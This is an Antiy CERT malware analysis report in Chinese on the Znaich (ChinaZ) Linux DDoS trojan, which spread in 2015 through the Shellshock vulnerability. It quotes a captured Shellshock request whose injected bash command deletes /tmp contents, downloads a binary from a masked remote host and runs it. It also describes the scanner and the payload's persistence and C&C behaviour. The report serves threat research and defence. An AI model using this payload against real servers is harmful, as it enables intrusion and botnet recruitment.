Trojan[DDOS]/Linux. Znaich 分析笔记

安天安全研究与应急处理中心(Antiy CERT)

目 录

编者按

安天 CERT 这篇分析笔记完成于 2015 年 1 月 18 日，但撰写后并未公开，为让安全工作者更进一步了解 IoT 僵尸网络的威胁，安天 CERT 决定公开本报告，作为《IOT 僵尸网络严重威胁网络基础设施安全》一文的参考资料。

1 概述

安天 CERT 关注到近期针对 Linux 平台的木马十分活跃。2015 年 1 月 13 日，MalwareMustDie 的日本工作人员 Hendrik Adrian 在推特上发出其分析样本的截图，在 1 月 14 日 MalwareMustDie 官网博客发出分析报告。有趣的是，同是在 1 月 14 日，Hendrik Adrian 发推表示 XOR.DDoS 又回来了，该家族早在 2014 年 9 月就已经出现，但也有安全媒体发表文章却称该恶意代码是“新型木马”，Avast 的报告中也说明了 XOR.DDoS 自 2014 年 9 月末就已经出现，因此可以得出“新型木马的结论”声音并没有对此事件进行深入研究。从各方报告来看，1 月 13 日出现的样本与 1 月 14 日出现的 XOR.DDoS 样本没有关联，下面对 1 月 13 日出现的样本进行分析。


2 感染源

该恶意代码在 2015 年 1 月 13 日被发现，通过“破壳”漏洞进行攻击，根据 MalwareMustDie 的报告，以下是被检测到的攻击代码：

```
[13/Jan/2015:06:07:18 +0100] "GET / HTTP/1.1" 200 311
"() { :; }; /bin/bash -c \"rm -rf /tmp/*;echo wget http://xxxx:81/9521 -O /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo echo By China.Z >>
/tmp/Run.sh;echo chmod 777 /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo /tmp/China.Z-gxak\x80 >>
/tmp/Run.sh;echo rm -rf /tmp/Run.sh >>
/tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh\""
```

它利用“破壳”漏洞下载文件至/tmp 文件夹中，通过 sh 脚本运行。

在 2015 年 1 月 14 日 Malware Must Die 的报告中，该 C&C 服务器包含 9521 及 ck.exe 两个文件：



而在 1 月 16 日下午 13：19：49 秒时，文件已经被替换：


从截图上看，有 359 人下载了名为 9521 的恶意代码。而另一个名为 ck.exe 的文件则是一个漏洞扫描器，恶意代码通过它进行传播。

3 样本分析

首先分析样本 ck.exe：


原始文件名	ck.exe
MD5	4E337BE817E4A667FA695E7980B8B851
处理器架构	X86-32
文件大小	1.7 MB (1816064 bytes)
文件格式	BinExecute/Microsoft:EXE[:X86]
时间戳	2014-11-08 04:09:02
数字签名	NO
加壳类型	无
编译语言	Microsoft Visual C++
VT 首次上传时间	2015-01-13 08:05:48
VT 检测结果	5/57
病毒名称	Trojan/Linux.ShellShock
判定结果	恶意

1、 运行后会弹出帮助



可以看出，它有三个参数：HostFile、Threads、Address，HostFile 为 txt 格式，内容为扫描的目标 ip 地址，Threads 则是线程数量，Address 就是恶意代码的地址。

2、 对其反汇编，发现了 MalwareMustDie 报告中提到了攻击代码，可以看出，该样本扫描有“破壳”漏洞的机器，下载恶意代码并运行



下面分析载荷文件 9521：

原始文件名	9521
MD5	B7E3CA05806AA99CAD9D3768FF90F1D9
处理器架构	X86-32
文件大小	604.4 KB (618948 bytes)
文件格式	BinExecute/ELF[:X86]
数字签名	NO
加壳类型	无
VT 首次上传时间	2015-01-13 06:04:59
VT 检测结果	17/55
病毒名称	Trojan[DDOS]/Linux. Znaich
判定结果	恶意


1、 样本运行后首先获取系统信息，包括

- 系统版本(通过调用 uname())
- 系统时间（调用 gettimeofday()）


- CPU 核心数量及时钟频率（取自/proc/cpuinfo）
- CPU 负载（取自/proc/stat）
- 空闲内存大小及内存总量（取自/proc/meminfo）

2、 修改 rc.local（利用 sed 命令）：


- 删除末尾的 exit 0




- 在第二行增加字符串“//ChinaZ”




3、 解密硬编码的 C&C 服务器地址



4、 与 C&C 服务器通信，将之前获取的系统信息通过 TCP 数据包进行发送



5、 使用 Keep-alive 机制检测 C&C 服务器是否存活



4 总结

该样本通过“破壳”漏洞进行传播，为常见的 DDOS 攻击样本。但扫描器时间戳为 2014 年 11 月，并且攻击者重新上传的样本文件也为 2014 年的 DDOS 攻击样本，说明该作者一直在利用“破壳”漏洞进行攻击。

附录一：参考资料

[1] 来源：MalwareMustDie

http://blog.malwaremustdie.org/2015/01/mmd-0030-2015-new-elf-malware-on.html

http://pastebin.com/raw.php?i=gf4xrB9n

[2] 来源：KernerMode.info

http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3682&sid=7984f41ec2f98ab870c5a613a116d99e

附录二：关于安天

安天从反病毒引擎研发团队起步，目前已发展成为以安天实验室为总部，以企业安全公司、移动安全公司为两翼的集团化安全企业。安天始终坚持以安全保障用户价值为企业信仰，崇尚自主研发创新，在安全检测引擎、移动安全、网络协议分析还原、动态分析、终端防护、虚拟化安全等方面形成了全能力链布局。安天的监控预警能力覆盖全国、产品与服务辐射多个国家。安天将大数据分析、安全可视化等方面的技术与产品体系有效结合，以海量样本自动化分析平台延展工程师团队作业能力、缩短产品响应周期。结

合多年积累的海量安全威胁知识库，综合应用大数据分析、安全可视化等方面经验，推出了应对高级持续性威胁（APT）和面向大规模网络与关键基础设施的态势感知与监控预警解决方案。

全球超过三十家以上的著名安全厂商、IT 厂商选择安天作为检测能力合作伙伴，安天的反病毒引擎得以为全球近十万台网络设备和网络安全设备、近两亿部手机提供安全防护。安天移动检测引擎是全球首个获得 AV-TEST 年度奖项的中国产品。

安天技术实力得到行业管理机构、客户和伙伴的认可，安天已连续四届蝉联国家级安全应急支撑单位资质，亦是中国国家信息安全漏洞库六家首批一级支撑单位之一。

安天是中国应急响应体系中重要的企业节点，在红色代码、口令蠕虫、震网、破壳、沙虫、方程式等重大安全事件中，安天提供了先发预警、深度分析或系统的解决方案。

关于反病毒引擎更多信息请访问：	http://www.antiy.com（中文）
	http://www.antiy.net （英文）
安天企业安全公司更多信息请访问：	http://www.antiy.cn
安天移动安全公司（AVL TEAM）更多信息请访问：	http://www.avlsec.com